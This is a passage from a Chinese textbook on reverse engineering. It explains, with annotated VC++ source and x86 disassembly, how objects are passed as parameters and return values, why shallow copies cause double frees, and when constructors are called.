   printf("%d %d\r\n", FunTest.m_nOne, FunTest.m_nTwo);
}

void main(){
   CFunTest FunTest;
   FunTest.m_nOne = 1;
   FunTest.m_nTwo = 2;
   ShowFunTest(FunTest);
}
```

```
// C++ 源码与对应汇编代码讲解

// main 函数实现

void main(){
CFunTest FunTest;
; 注意，这里没有任何调用默认构造函数的汇编代码
FunTest.m_nOne = 1;
00401098   mov         dword ptr [ebp-8],1     ; 数据成员 m_nOne 所在地址为 ebp-8
FunTest.m_nTwo = 2;
0040109F   mov         dword ptr [ebp-4],2     ; 数据成员 m_ nTwo 所在地址 ebp-4
ShowFunTest(FunTest);
004010A6          mov          eax,dword ptr [ebp-4]
004010A9          push         eax              ; 传入数据成员 m_ nTwo
004010AA          mov          ecx,dword ptr [ebp-8]
004010AD          push         ecx              ; 传入数据成员 m_nOne
004010AE          call              @ILT+10(ShowFunTest) (0040100f)
004010B3          add          esp,8
}

void ShowFunTest(CFunTest FunTest){
printf("%d %d\r\n",FunTest.m_nOne,FunTest.m_nTwo);
; 取出数据成员 m_ nTwo 作为 printf 函数的第三个参数
00401038          mov          eax,dword ptr [ebp+0Ch]
0040103B          push         eax
; 取出数据成员 m_nOne 作为 printf 函数的第二个参数
0040103C          mov          ecx,dword ptr [ebp+8]
0040103F          push         ecx
00401040          push         offset string "%d %d\r\n" (0042001c)
00401045          call         printf (00401120)
0040104A          add          esp,0Ch
}
```

在代码清单 9-5 中，类 CFunTest 的体积不大，只有两个数据成员，编译器在调用函数传参的过程中分别将对象的两个成员依次压栈，也就是直接将两个数据成员当成两个 int 类型数据，并将它们当做 printf 函数的参数。同理，它们也是一份复制数据，除数据相同外，与对象中的两个数据成员没有关系。

类对象中的数据成员的传参顺序为：最先定义的数据成员最后压栈，最后定义的数据成员最先压栈。当类的体积过大，或者其中定义有数组类型的数据成员时，会将数组的首地址作为参数压栈吗？我们来看看代码清单 9-6。

代码清单 9-6 含有数组数据成员的对象传参——Debug 版

```
// C++ 源码说明：此代码为代码清单 9-5 的修改版，添加了数组成员 char m_szName[32]
class CFunTest{
public:
   int m_nOne;
```

```
    int m_nTwo;
    char m_szName[32];              // 定义数组类型的数据成员
};

void ShowFunTest(CFunTest FunTest){
    // 显示对象中各数据成员的信息
    printf("%d %d %s\r\n", FunTest.m_nOne, FunTest.m_nTwo, FunTest .m_szName);
}

void main(){
    CFunTest FunTest;
    FunTest.m_nOne = 1;
    FunTest.m_nTwo = 2;
    strcpy(FunTest.m_szName, "Name");      // 赋值数据成员数组
    ShowFunTest(FunTest);
}

// C++源码与对应汇编代码讲解

void ShowFunTest(CFunTest FunTest) {
    ; 初始化部分略
printf("%d %d %s\r\n", FunTest.m_nOne, FunTest.m_nTwo, FunTest .m_szName);
00401038        lea         eax,[ebp+10h]           ; 取成员m_szName的地址
0040103B        push        eax                 ; 将成员m_szName的地址作为参数压栈
0040103C        mov         ecx,dword ptr [ebp+0Ch]     ; 取成员m_nTwo中的数据
0040103F        push        ecx
00401040        mov         edx,dword ptr [ebp+8]   ; 取成员m_nOne中的数据
00401043        push        edx
00401044        push        offset string "%d %d %s\r\n" (0042002c)
00401049        call        printf (00401120)
0040104E        add         esp,10h
}

// C++源码对照，main函数分析
void main(){
CFunTest FunTest;
; 没有任何调用默认构造函数的汇编代码
FunTest.m_nOne = 1;
0040B7E8    mov         dword ptr [ebp-28h],1  ; 数据成员m_nOne所在地址为ebp-28h
FunTest.m_nTwo = 2;
0040B7EF    mov         dword ptr [ebp-24h],2  ; 数据成员m_ nTwo所在地址为ebp-24h
strcpy(FunTest.m_szName, "Name");
0040B7F1    push      offset string "Name" (0041302c)
0040B7F6    lea         eax,[ebp-20h]          ; 数组成员m_szName所在地址为ebp-20h
0040B7FE    push        eax
0040B7FF    call        strcpy (00404650)
ShowFunTest(FunTest);
0040B804    add         esp, 0FFFFFFE0h        ; 调整栈顶，抬高32字节

0040B807    mov         ecx,0Ah                ; 设置循环次数为10
0040B80C    lea         esi,[ebp-28h]          ; 获取对象的首地址并保存到esi中
0040B80F    mov         edi,esp                ; 设置edi为当前栈顶
; 执行10次4字节内存复制，将esi所指向的数据复制到edi中，类似memcpy的内联方式
```

```
0040B811    rep movs        dword ptr [edi],dword ptr [esi]
0040B813    call            @ILT+10(ShowFunTest) (0040100f)
0040B818    add             esp,28h
}
```

在代码清单 9-6 中，在传递类对象的过程中使用了“add esp, 0FFFFFFE0h”来调整栈顶指针 esp，0FFFFFFE0h 是补码，转换后为 -20h，等同于 esp-20h。6.1 节中讲过，参数变量在传递时，需要向低地址调整栈顶指针 esp，此处申请的 32 字节栈空间，加上 strcpy 未平衡的 8 字节参数空间，都用于存放参数对象 FunTest 的数据。将对象 FunTest 中的数据依次复制到申请的栈空间中，对象 FunTest 的内存布局如图 9-5 所示。




图 9-5 对象 FunTest 的内存布局

在图 9-5 中，0x0012FF58 为对象 FunTest 的首地址，第一个 4 字节的数据为数据成员 m_nOne，由此向后，第二个 4 字节的数据为数据成员 m_nTwo，以 0x0012FF60 为起始地址，后面的第一个 32 字节数据为数组成员 m_szName。对象 FunTest 占用的内存大小为 40 字节，而代码清单 9-6 却只为栈空间申请了 32 字节大小。以对象的首地址为起始点，使用指令“rep movs”复制了 40 字节的数据，比栈空间申请的大小多出了 8 字节。为什么申请栈空间时少了 8 字节呢？数据复制完成后会不会造成越界访问呢？

先看一下之前所调用的函数 strcpy，该函数的调用方式为 __cdecl 方式，当函数调用结束后，并没有平衡参数使用的栈顶。函数 strcpy 有两个参数，正好使用了 8 字节的栈空间。在函数 ShowFunTest 的调用过程中，重新利用这 8 字节的栈空间，完成了对对象 FunTest 中的数据的复制。当函数 ShowFunTest 调用结束后，调用指令“add esp,28h”平衡了该函数参数所使用的 40 字节的栈空间。

代码清单 9-4 和代码清单 9-5 中定义的类都没有定义构造函数和析构函数。由于对象作为参数在传递过程中会制作一份对象的复制数据，当向对象分配内存时，如果有构造函数，编译器会再调用一次构造函数，并做一些初始化工作。当代码执行到作用域结束时，局部对象将被销毁，而对象中可能会涉及资源释放的问题，同样，编译器也会再调用一次局部对象的析构函数，从而完成资源数据的释放。

有参考资料中提到，当类中没有定义构造函数和析构函数时，编译器会添加默认的构造

函数和析构函数。根据代码清单 9-4 和代码清单 9-5 中的分析得知，在定义类对象时，编译器根本没有做任何处理，可见编译器并没有添加默认的构造函数。其原因涉及更多构造函数与析构函数的知识，详见第 10 章。

当对象作为函数的参数时，由于重新复制了对象，等同于又定义了一个对象，在某些情况下会调用特殊的构造函数——拷贝构造函数，详见第 10 章。当函数退出时，复制的对象作为函数内的局部变量，将会被销毁。当析构函数存在时，则会调用析构函数，这时问题便会出现了，如代码清单 9-7 所示。

代码清单 9-7 对象作为参数的资源释放错误——Debug 版

```
// C++ 源码说明：涉及资源申请与释放的类对象

class CMyString{
public:
   CMyString(){
          m_pString = new char[10];     // 申请堆空间，只要不释放，进程退出前将一直存在
          if (m_pString == NULL){                 // 堆空间申请成功与否
                 return;
          }
          strcpy(m_pString, "Hello");
   }
   ~CMyString(){
          if (m_pString != NULL){                 // 检查资源
                 delete m_pString;                // 释放堆空间
                 m_pString = NULL;
          }
   }
   char *GetString(){
          return m_pString;                       // 获取数据成员
   }
private:
   char * m_pString;                              // 数据成员定义，保存堆的首地址
};
// 参数为 CMyString 类对象的函数
void ShowMyString(CMyString MyStringCpy){
   printf(MyStringCpy.GetString());
}
// main 函数实现
void main(){
   CMyString MyString;                            // 类对象定义
   ShowMyString(MyString);
}

// C++ 源码与对应汇编代码讲解
// C++ 源码对照，main 函数分析
void main(){
CMyString MyString;
; 获取对象的首地址，放入 ecx 中作为 this 指针
```

```
0040121D   lea     ecx,[ebp-10h]
; 调用构造函数
00401220   call    @ILT+5(CMyString::CMyString) (0040100a)
; 记录同一作用域内该类的对象个数，详见第 10 章
00401225   mov     dword ptr [ebp-4],0
ShowMyString(MyString);
; MyString 对象长度为 4，一个寄存器单元刚好能存放
; 于是 eax 获取对象首地址处 4 字节的数据，即数据成员 m_pString
0040122C   mov     eax,dword ptr [ebp-10h]
0040122F   push    eax
00401230   call    @ILT+15(ShowMyString) (00401014)
00401235   add     esp,4
}          // main 函数结束处
; 由于对象被释放，修改对象个数
00401238   mov     dword ptr [ebp-4],0FFFFFFFFh
; 获取对象首地址，传入 ecx 作为 this 指针
0040123F   lea     ecx,[ebp-10h]
; 调用析构函数
00401242   call    @ILT+20(CMyString::~CMyString) (00401019)
; 部分代码讲解略
0040111E   ret

// 构造函数与析构函数讲解略

// ShowMyString 函数的实现过程分析
void ShowMyString(CMyString MyStringCpy){
004010B0   push    ebp
004010B1   mov     ebp,esp
; ====================== 异常链处理过程 =======================
004010B3   push    0FFh
004010B5   push    offset __ehhandler$?ShowMyString@@YAXVCMyString@@@Z (00410d39)
004010BA   mov     eax,fs:[00000000]
004010C0   push    eax
004010C1   mov     dword ptr fs:[0],esp
; ==================== 异常链处理过程见第 13 章 ===================
004010C8   sub     esp,40h
004010CB   push    ebx
004010CC   push    esi
004010CD   push    edi
004010CE   lea     edi,[ebp-4Ch]
004010D1   mov     ecx,10h
004010D6   mov     eax,0CCCCCCCCh
004010DB   rep stos        dword ptr [edi]
004010DD   mov     dword ptr [ebp-4],0              ; 作用域内的对象个数
printf(MyStringCpy.GetString());
; 取参数 1 的数据成员 m_pString 的地址（即对象首地址）并保存到 ecx 中作为 this 指针
; 注意，此 m_pString 地址非 main 函数中的对象 MyString 的首地址
004010E4   lea     ecx,[ebp+8]      ; 取参数 1 的地址
; 调用成员函数 GetString，该方法的讲解略
004010E7   call    @ILT+0(CMyString::GetString) (00401005)
```

```
004010EC  push   eax     ; 将返回eax中保存的字符串的首地址作为参数压栈
004010ED  call   printf (00401310)
004010F2  add    esp,4
}         // ShowMyString函数的结尾处
; 由于对象被释放，修改对象个数
004010F5  mov    dword ptr [ebp-4],0FFFFFFFFh
; 取参数1的地址，作为this指针调用析构函数
004010FC  lea    ecx,[ebp+8]
004010FF  call   @ILT+20(CMyString::~CMyString) (00401019)
; 部分代码讲解略
0040111E  ret
```

在代码清单9-7中，当对象作为参数被传递时，参数MyStringCpy复制了对象MyString中的数据成员m_pString，产生了两个CMyString类的对象。由于没有编写拷贝构造函数，因此在传参的时候就没有被调用，这个时候编译器以浅拷贝处理，它们的数据成员m_pString都指向了同一个堆地址，如图9-6所示。




图9-6 复制对象与原对象对比

根据图9-6所示，两个对象中的数据成员m_pString指向了相同地址，当函数ShowMyString调用结束后，便会释放对象MyStringCpy，以对象MyStringCpy的首地址作为this指针调用析构函数。在析构函数中，调用delete函数来释放掉对象MyStringCpy的数据成员m_pString所保存的堆空间的首地址。但对象MyStringCpy是MyString的复制品，真正的MyString还存在，而数据成员m_pString所保存的堆空间的首地址却被释放，如果出现以下代码便会产生错误：

```
CMyString MyString;
// 当该函数调用结束后，对象MyString中的数据成员m_pString所保存的堆空间已经
// 被释放掉，再次使用此对象中的数据成员m_pString便无法得到堆空间的数据
ShowMyString(MyString);
ShowMyString(MyString);                    ; 显示地址中为错误数据
```

这个错误在ZI选项中会被触发，因为使用delete后，堆空间被置为某个标记值；而在O2选项中，并不会对释放堆中的数据进行检查。如果没有再次申请堆空间，则此地址中的数据仍然存在，会导致错误被隐蔽，为程序埋下隐患。

有两种解决方案可以修正这个错误：深拷贝数据和设置引用计数，这两种解决方案都需要拷贝构造函数的配合。本节中只做简单的讲解，详见第10章。

- 深拷贝数据：在复制对象时，编译器会调用一次该类的拷贝构造函数，给编码者一次机会。深拷贝利用这次机会将原对象的数据成员所保存的资源信息也制作一份副本。

这样，当销毁复制对象时，销毁的资源是复制对象在拷贝构造函数中制作的副本，而非原对象中保存的资源信息。

- 设置引用计数：在进入拷贝构造函数时，记录类对象被复制引用的次数。当对象被销毁时，检查这个引用计数中保存的引用复制次数是否为 0。如果是，则释放掉申请的资源，否则引用计数减 1。

当参数为对象的指针类型时，则不存在这种错误。传递的数据是指针类型，在函数内的操作都是针对原对象的，不存在对象被复制的问题。由于没有副本，因此在函数进入和退出时不会调用构造函数和析构函数，也就不存在资源释放的错误隐患。在使用类对象作为参数时，如无特殊需求，应尽量使用指针或引用。这样做不但可以避免资源释放的错误隐患，还可以在函数调用过程中避免复制操作，提升程序运行的效率。

由于目前所学知识还无法修正这个错误，因此暂且将其搁置。虽然错误没有解决，但并不影响后面的学习。学习了构造函数和析构函数的相关知识后，这个问题便会迎刃而解。

笔者并不赞成在设计软件时将申请资源的工作交给构造函数来完成，此处仅仅是讲解实例。

9.5 对象作为返回值

对象作为函数的返回值时，与基本的数据类型不同。基本数据类型（双精度浮点类型以及非标准的 __int64 类型除外）作为返回值时，通过寄存器 eax 来保存返回的数据，而对象属于自定义类型，寄存器 eax 无法保存对象中的所有数据，所以在函数返回时，寄存器 eax 不能满足需求。

对象作为返回值与对象作为参数的处理方式非常类似。对象作为参数时，进入函数前预先将对象使用的栈空间保留出来，并将实参对象中的数据复制到栈空间中。该栈空间作为函数参数，用于函数内部使用。同理，对象作为返回值时，进入函数后将申请返回对象使用的栈空间，在退出函数时，将返回对象中的数据复制到临时的栈空间中，以这个临时栈空间的首地址作为返回值。

先由简单的类对象作为返回值入手，由浅入深地学习。先来看一个例子，如代码清单 9-8 所示。

代码清单 9-8 对象作为返回值——Debug 版

```
// C++ 源码说明：在函数内定义对象并将其作为返回值
class CReturn{
public:
   int m_nNumber;
   int m_nArry[10];                 // 定义两个数据成员，该类的大小为 44 字节
};
CReturn GetCReturn(){
   CReturn RetObj ;
```

```
    RetObj.m_nNumber = 0;
    for (int i = 0; i < 10; i++){
            RetObj.m_nArry[i] = i+1;
    }
    return RetObj;           // 返回局部对象
}
void main(int argc, char* argv[]){
    CReturn objA;
    objA = GetCReturn();
    printf("%d %d %d", objA.m_nNumber, objA.m_nArry[0], objA.m_nArry[9]);
}

// 构造函数与析构函数讲解略

// main 函数代码分析
void main(int argc, char* argv[]){
00401290          push          ebp
00401291          mov                  ebp,esp
00401293          sub           esp,0C4h        ; 预留返回对象的栈空间
00401299          push          ebx
0040129A          push          esi
0040129B          push          edi
0040129C          lea           edi,[ebp-0C4h]
004012A2          mov           ecx,31h
004012A7          mov           eax,0CCCCCCCCh
004012AC          rep stos      dword ptr [edi]
CReturn objA;
objA= GetCReturn();
004012AE   lea          eax,[ebp-84h]           ; 获取返回对象的栈空间首地址
; 将返回对象的首地址压入栈中，用于保存返回对象的数据
004012B4   push   eax
; 调用函数 GetCReturn，见下文对 GetCReturn 的实现过程的分析
004012B5          call          @ILT+45(GetCReturn) (00401032)
004012BA          add           esp,4
; 函数调用结束后，eax 中保存着地址 ebp-84h，即返回对象的首地址
004012BD          mov           esi,eax ; 将返回对象的首地址存入 esi 中
004012BF          mov           ecx,0Bh ; 设置循环次数
004012C4          lea           edi,[ebp-58h]   ; 获取临时对象的首地址
; 每次从返回对象中复制 4 字节数据到临时对象的地址中，共复制 11 次
004012 C7         rep movs    dword ptr [edi],dword ptr [esi]
004012C9          mov           ecx,0Bh ; 重新设置复制次数
004012CE          lea           esi,[ebp-58h]   ; 获取临时对象的首地址
004012D1          lea           edi,[ebp-2Ch]; 获取对象 objA 的首地址
; 将数据复制到对象 objA 中
004012D4          rep movs      dword ptr [edi],dword ptr [esi]
printf("%d %d %d", objA.m_nNumber, objA.m_nArry[0], objA.m_nArry[9]);
}

// GetCReturn 的实现过程分析
```

```
CReturn GetCReturn(){
0040CE90   push    ebp
0040CE91   mov     ebp,esp
0040CE93   sub     esp,70h ; 调整栈空间，预留临时返回对象与局部对象的内存空间
0040CE96   push    ebx
0040CE97   push    esi
0040CE98   push    edi
0040CE99   lea     edi,[ebp-70h]
0040CE9C   mov     ecx,1Ch
0040CEA1   mov     eax,0CCCCCCCCh
0040CEA6   rep stos        dword ptr [edi]
CReturn RetObj;
RetObj.m_nNumber = 0;
; 为数据成员 nNumber 赋值 0，地址 ebp-2Ch 便是对象 RetObj 的首地址
0040CEA8   mov             dword ptr [ebp-2Ch],0
for (int i = 0; i < 10; i++){
   RetObj.m_nArry[i] = i+1;
}
0040CED4   jmp         GetCReturn+28h (0040ceb8)        ; for 循环分析略，直接看退出函
; 数时的处理
return RetObj;
0040CED6   mov             ecx,0Bh        ; 设置循环次数为 11 次
0040CEDB   lea             esi,[ebp-2Ch]  ; 获取局部对象的首地址
0040CEDE   mov             edi,dword ptr [ebp+8]; 获取返回对象的首地址
; 将局部对象 RetObj 中的数据复制到返回对象中
0040CEE1   rep movs    dword ptr [edi],dword ptr [esi]
0040CEE3   mov             eax,dword ptr [ebp+8]  ; 获取返回对象的首地址并保存到 eax 中，
; 作为返回值
}
```

代码清单 9-8 演示了函数返回对象的全过程。在调用 GetCReturn 前，编译器将在 main 函数中申请的返回对象的首地址作为参数压栈，在函数 GetCReturn 调用结束后进行了数据复制，将 GetCReturn 函数中定义的局部对象 RetObj 的数据复制到这个返回对象的空间中，再将这个返回的对象复制给目标对象 objA，从而达到返回对象的目的。因为在这个示例中不存在函数返回后为对象的引用赋值，所以这里的返回对象是临时存在的，也就是 C++ 中的临时对象，作用域仅限于单条语句。

为什么会产生这个临时对象呢？因为调用返回对象的函数时，C++ 程序员可能采用这类写法，如 GetCReturn().m_nNumber，这只是针对返回对象的操作，而此时函数已经退出，其栈帧也被关闭。函数退出后去操作局部对象显然不合适，因此只能由函数的调用方准备空间，建立临时对象，然后将函数中的局部对象复制给临时对象，再把这个临时对象交给调用方去操作。本例中的 objA = GetCReturn(); 是个赋值运算，由于赋值时 GetCReturn 函数已经退出，其栈空间已经关闭，同理 objA 不能直接和函数内局部对象做赋值运算，因此需要临时对象记录返回值以后再来参与赋值。

虽然使用临时对象进行了数据复制，但是同样存在出错的风险。这与对象作为参数时遇到的情况一样，由于使用了临时对象进行数据复制，当临时对象被销毁时，会执行析构函数。如果析构函数中有对资源释放的处理，就有可能造成同一个资源多次释放的错误发生。

这个错误与对象作为函数参数时的错误在原理上是一样的，也是临时对象被析构造成的，因此两者的解决方案也相同。对于复制对象的资源释放错误，我们会在第10章中给出详细的解决方案，并分析错误的处理过程。

当对象作为函数的参数时，可以传递指针；当对象作为返回值时，如果对象在函数内部被定义为局部变量，则不可返回此对象的首地址或引用，以避免返回已经被释放的局部变量，如以下代码所示。

```
    class CTest{
public:
        int m_nOne;
        int m_nTwo;
};
// 错误1：返回局部对象的首地址
CTest* GetTest(){
   CTest test;
   return &test;
}

// 错误2：返回局部对象的引用，等同于返回局部对象的首地址
CTest& GetTest(){
   CTest test;
   return test;
}
```

由于函数退出后栈内对象的空间将被释放，因此无法保证返回值所指向地址的数据的正确性。引用返回值后，如果运气好，会导致数据访问错误，程序当场出错；如果运气再好一点，就会直接崩溃，这样就能在调试的时候发现错误。如果运气实在很差，在开发时数据访问正常，程序也工作正常，这个问题将可能会成为一个隐藏很深的错误。不过不用太担心，只要你在VC++工程中设置的警告级别（Warning level）不是None，这个问题在编译检查时就会被警告，只要你不漠视编译器的每个警告就行，最好把Warnings as errors打上钩。要解决此类错误，只能避免返回函数内局部变量的地址，但可以返回堆地址，还可以使用返回对象的办法来代替。由此可见，使用返回值为类对象的情况具有特殊的意义。

编译器在处理简单的结构体和类结构时，当二者经过O2选项的编译优化后，将难以识别出它们和局部变量之间的区别，但仍可根据数据的访问过程来还原相应的数据，如代码清单9-9所示。

代码清单9-9 还原对象数据——Release版

```
; main 函数实现
```

```
; int __cdecl main(int argc, const char **argv, const char **envp)

sub      esp, 8
lea      eax, [esp+8+var_8]           ; 获取局部变量的地址并存入 eax 中
mov      [esp+8+var_8], 3             ; 赋值局部变量 1
push     eax                          ; 将局部变量的地址作为参数传递
mov      [esp+0Ch+var_4], 2           ; 赋值局部变量 2
call     sub_401000                   ; 调用函数 sub_401000
add      esp, 0Ch
retn
main endp

sub_401000 proc near
arg_0= dword ptr  4                   ; 有一个参数
mov      eax, [esp+arg_0]             ; 获取参数并保存到 eax 中
; 从 eax 保存的地址中取出 2 字节数据，结合后面一条指令可推断这是对象成员的寻址，因为参数指针指向的
  数据类型不一致
movsx    ecx, word ptr [eax]
mov      edx, [eax+4]                 ; 寄存器相对间接寻址方式，这是对象成员的寻址
push     ecx                          ; 将获取数据作为参数压栈
push     edx
push     offset aDD                   ; "%d  %d\r\n"
call     printf                       ; 调用 printf 函数
add      esp, 0Ch
retn
sub_401000 endp
```

根据代码清单 9-9 中 main 函数的参数传递，以及函数 sub_401000 中对参数的使用过程，可以判断出函数 sub_401000 的参数为一个对象指针。根据使用的过程得知，该对象中定义了两个数据成员，它们分别占 2 字节和 4 字节的内存大小。可将此对象还原成结构体，代码如下所示。

```
struct tagUnknow{
   short   m_sShort;                  // 占 2 字节
   int     m_nInt;                    // 占 4 字节
};
```

相对而言，复杂对象的分析过程更为复杂，但可找到的特征信息也更多。在函数的调用过程中，当第一个参数为该对象首地址时，可怀疑这是 this 指针，按此函数的功能酌情还原为此类对象的成员函数。

在通常情况下，VC++ 6.0 编译的代码默认以 thiscall 方式调用成员函数，因此会使用 ecx 来保存 this 指针，从而进行参数传递，但并非具有 ecx 传参的函数就一定是成员函数。当使用 __fastcall 时，同样可以在反汇编代码中体现出 ecx 传参。因此，在分析时不可将 ecx 传参作为识别 this 指针的唯一特征。那么类对象还具备哪些特征呢？通过下一章的学习，我们将发现它有更多与众不同的特性。

9.6 本章小结

本章首先讨论了结构体和类的内存结构，然后讨论了函数间对象传递的相关问题，以及这些问题在编译器内部的实现原理。我们看到，当对象结构简单、体积小时，函数间的对象传递直接使用 eax 和 edx 保存对象中的内容。当对象体积过大，结构复杂时，寄存器就明显不够用了，于是编译器在开发人员不知情的情况下，偷偷地给函数加上一个参数，将其作为返回值。传递参数对象时，存在一次复制过程，简单的对象直接按成员顺序 push 传参，复杂的对象则使用重复前缀的串操作指令 rep movs，其 edi 被设置为栈顶。

在访问对象成员时，其寻址方式颇为特别，使用的是寄存器相对间接访问方式。这种访问方式可以作为识别对象的必要条件，但是还需考察成员类型。如果类型一致，则应优先考虑是数组的访问，因为在数组的下标访问时，编译器也可能采用寄存器相对间接访问方式，如 a[i]，当 i 为常量时就会出现寄存器相对间接访问方式。当对象在栈内时，其首地址表示为 ebp ± n 或者 esp + n，其中 n 为立即数，而编译器计算对象成员的地址为对象首地址 + 成员偏移量，这个偏移量值是编译器在编译过程中确定的，视为常量值，联合上式，对象成员的地址表达为 ebp ± n + offset 或者 esp + n + offset，其中 n 和 offset（成员偏移量）皆为常量，符合常量折叠的优化条件，于是在编译时可计算出 N = n ± offset，所以在分析的时候，我们只能看到 ebp ± N 或者 esp + N。

思考题答案：

&((struct A*)NULL)-> m_float 不会崩溃，这时求 m_float 的地址，根据前面提出的结构体寻址公式：

p->member 的地址 = 指针 p 的地址值 + member 在 type 中的偏移量

代入得：

&((struct A*)NULL)-> m_float = 0 + 4 = 4，这个表达式实际上是求结构体内成员的偏移量。

可以定义如下宏，用于在不产生对象的情况下取得成员偏移量：

```
#define offsetof(s,m)   (size_t)&(((s *)0)->m)
```

大家不用自行定义，在 VC 的 stddef.h 中有 offsetof 的官方定义。

第 10 章　关于构造函数和析构函数

构造函数与析构函数是类的重要组成部分，它们在类中担任着至关重要的工作。构造函数常用来完成对象生成时的数据初始化工作，而析构函数则常用于在对象销毁时释放对象中所申请的资源。

当对象生成时，编译器会自动产生调用其类构造函数的代码，在编码过程中可以为类中的数据成员赋予恰当的初始值。当对象销毁时，编译器同样也会产生调用其类析构函数的代码。

构造函数与析构函数都是类中特殊的成员函数，构造函数支持函数重载，而析构函数只能是一个无参函数。它们不可定义返回值，调用构造函数后，返回值为对象首地址，也就是 this 指针。

在某些情况下，编译器会提供默认的构造函数和析构函数，但并不是任何情况下编译器都会提供。那么，在何种情况下编译器会提供默认的构造函数和析构函数？编译器又是如何调用它们的呢？本章将解决这些谜题。

10.1　构造函数的出现时机

对象生成时会自动调用构造函数。只要找到了定义对象的地方就找到了构造函数的调用时机，这看似简单，实际情况却相反，不同作用域的对象生命周期不同，如局部对象、全局对象、静态对象等的生命周期各不相同，而当对象作为函数参数与返回值时，构造函数的出现时机又会有所不同。

将对象进行分类：不同类型对象的构造函数被调用的时机会发生变化，但都会遵循 C++ 语法：定义的同时调用构造函数。那么，只要知道了对象的生命周期，便可推断出构造函数的调用时机。下面先根据生命周期将对象进行分类，然后分析各类对象的构造函数和析构函数的调用时机。要讨论的各类对象如下：

- 局部对象
- 堆对象
- 参数对象
- 返回对象
- 全局对象
- 静态对象

1. 局部对象

局部对象下的构造函数的出现时机比较容易识别。当对象产生时，便有可能引发构造函

数的调用。编译器隐藏了构造函数的调用过程，使编码者无法看到调用细节。我们可以通过对代码清单10-1的分析来学习和了解编译器调用构造函数的全过程。

代码清单10-1 无参构造函数的调用过程——Debug版

```
// C++ 源码说明：定义含有无参构造函数的类
class CNumber{
public:
   CNumber(){                                    // 无参构造函数
          m_nNumber = 1;
   }
   int m_nNumber;
};
void main(){
   CNumber Number;                               // 类对象定义
}

// C++ 源码与对应汇编代码讲解
void main(){
   CNumber Number;
   0040B468       lea    ecx,[ebp-4]              ; 取得对象首地址，传入ecx中作为参数
   0040B46B       call   @ILT+5(CNumber::CNumber) (0040100a)   ; 调用构造函数
}
   // 构造函数CNumber分析
CNumber()
; 函数入口代码分析略
0040B4A9          pop    ecx                      ; 还原ecx，ecx中保存对象的首地址
0040B4AA          mov    dword ptr [ebp-4],ecx    ; [ebp-4]就是this指针
{
m_nNumber = 1;
0040B4AD   mov    eax,dword ptr [ebp-4]   ; eax中保存了对象的首地址
0040B4B0   mov    dword ptr [eax],1       ; 将数据成员m_nNumber设置为1
}
0040B4B6   mov    eax,dword ptr [ebp-4]   ; 将this指针存入eax中，作为返回值
0040B4B9   pop    edi
0040B4BA   pop    esi
0040B4BB   pop    ebx
0040B4BC   mov    esp,ebp
0040B4BE   pop    ebp
0040B4BF   ret
```

当在进入对象的作用域时，编译器会产生调用构造函数的代码。由于构造函数属于成员函数，因此在调用的过程中同样需要传递this指针。构造函数调用结束后，会将this指针作为返回值。返回this指针便是构造函数的特征之一，结合C++的语法，我们可以总结识别局部对象的构造函数的必要条件（请读者注意，这并不是充分条件）：

- 该成员函数是这个对象在作用域内调用的第一个成员函数，根据this指针即可以区分每个对象。

- 这个函数返回 this 指针。

构造函数必然满足以上两个条件，否则这个函数就不是构造函数。为什么构造函数会返回 this 指针呢？请继续看下面的讲解。

2. 堆对象

堆对象的识别重点在于识别堆空间的申请与使用。在 C++ 的语法中，堆空间的申请需要使用 malloc 函数、new 运算符或者其他同类功能的函数。因此，识别堆对象有了重要的依据，如以下代码所示。

```
CNumber * pNumber = new CNumber;
```

这行代码看上去是申请了类型为 CNumber 类的一个堆对象，使用指针 pNumber 保存了对象的首地址。由于产生了对象，所以此行代码将会调用 CNumber 类的无参构造函数，分析如代码清单 10-2 所示。

代码清单 10-2　构造函数返回值的使用——Debug 版

```
// C++ 源码说明：申请堆对象
void main(){
   CNumber * pNumber = NULL;                       // 类 CNumber 的定义参考代码清单 10-1
   pNumber = new CNumber;
// 为了突出本节讨论的问题，这里没有检查 new 运算的返回值
   pNumber->m_nNumber = 2;
   printf("%d \r\n", pNumber->m_nNumber);
}

// C++ 源码与对应汇编代码讲解
void main(){
CNumber * pNumber = NULL;
0040104D          mov    dword ptr [ebp-10h],0         ; 指针在 ebp-10h，初始化为 0
pNumber = new CNumber;
00401054          push        4                        ; 压入类的大小，用于堆内存申请
00401056          call   operator new (004011b0)
0040105B          add    esp,4
0040105E          mov    dword ptr [ebp-18h],eax       ; 使用临时变量保存 new 返回值
00401061          mov    dword ptr [ebp-4],0           ; [ebp-4] 保存申请堆空间的次数
00401068          cmp    dword ptr [ebp-18h],0         ; 检测堆内存是否申请成功
0040106C          je     main+5Bh (0040107b)           ; 失败则跳过构造函数
0040106E          mov    ecx,dword ptr [ebp-18h]    ; 申请成功，将对象首地址传入 ecx 中
00401071          call   @ILT+0(CNumber::CNumber) (00401005)  ; 调用构造函数
; 构造函数返回 this 指针，保存到临时变量 ebp-1Ch 中
00401076          mov    dword ptr [ebp-1Ch],eax
; 结合 0040106C 处的 je 指令和下面的 jmp 指令，可发现编译器在这里产生了一个双分支结构，用于检查
  new 运算。如果执行成功，则调用构造函数，this 指针保存在 ebp-1Ch 中，否则避开构造函数，将 [ebp-
  1Ch] 设为 0
00401079          jmp    main+62h (00401082)
0040107B          mov    dword ptr [ebp-1Ch],0      ; 申请堆空间失败，设置指针值为 NULL
00401082          mov    eax,dword ptr [ebp-1Ch]
```

```
; 在没有打开 /O2 时，对象地址将在几个临时变量中倒换，最终保存到 [ebp-10h] 中，即指针变量 pNumber
00401085        mov     dword ptr [ebp-14h],eax
00401088        mov     dword ptr [ebp-4],0FFFFFFFFh
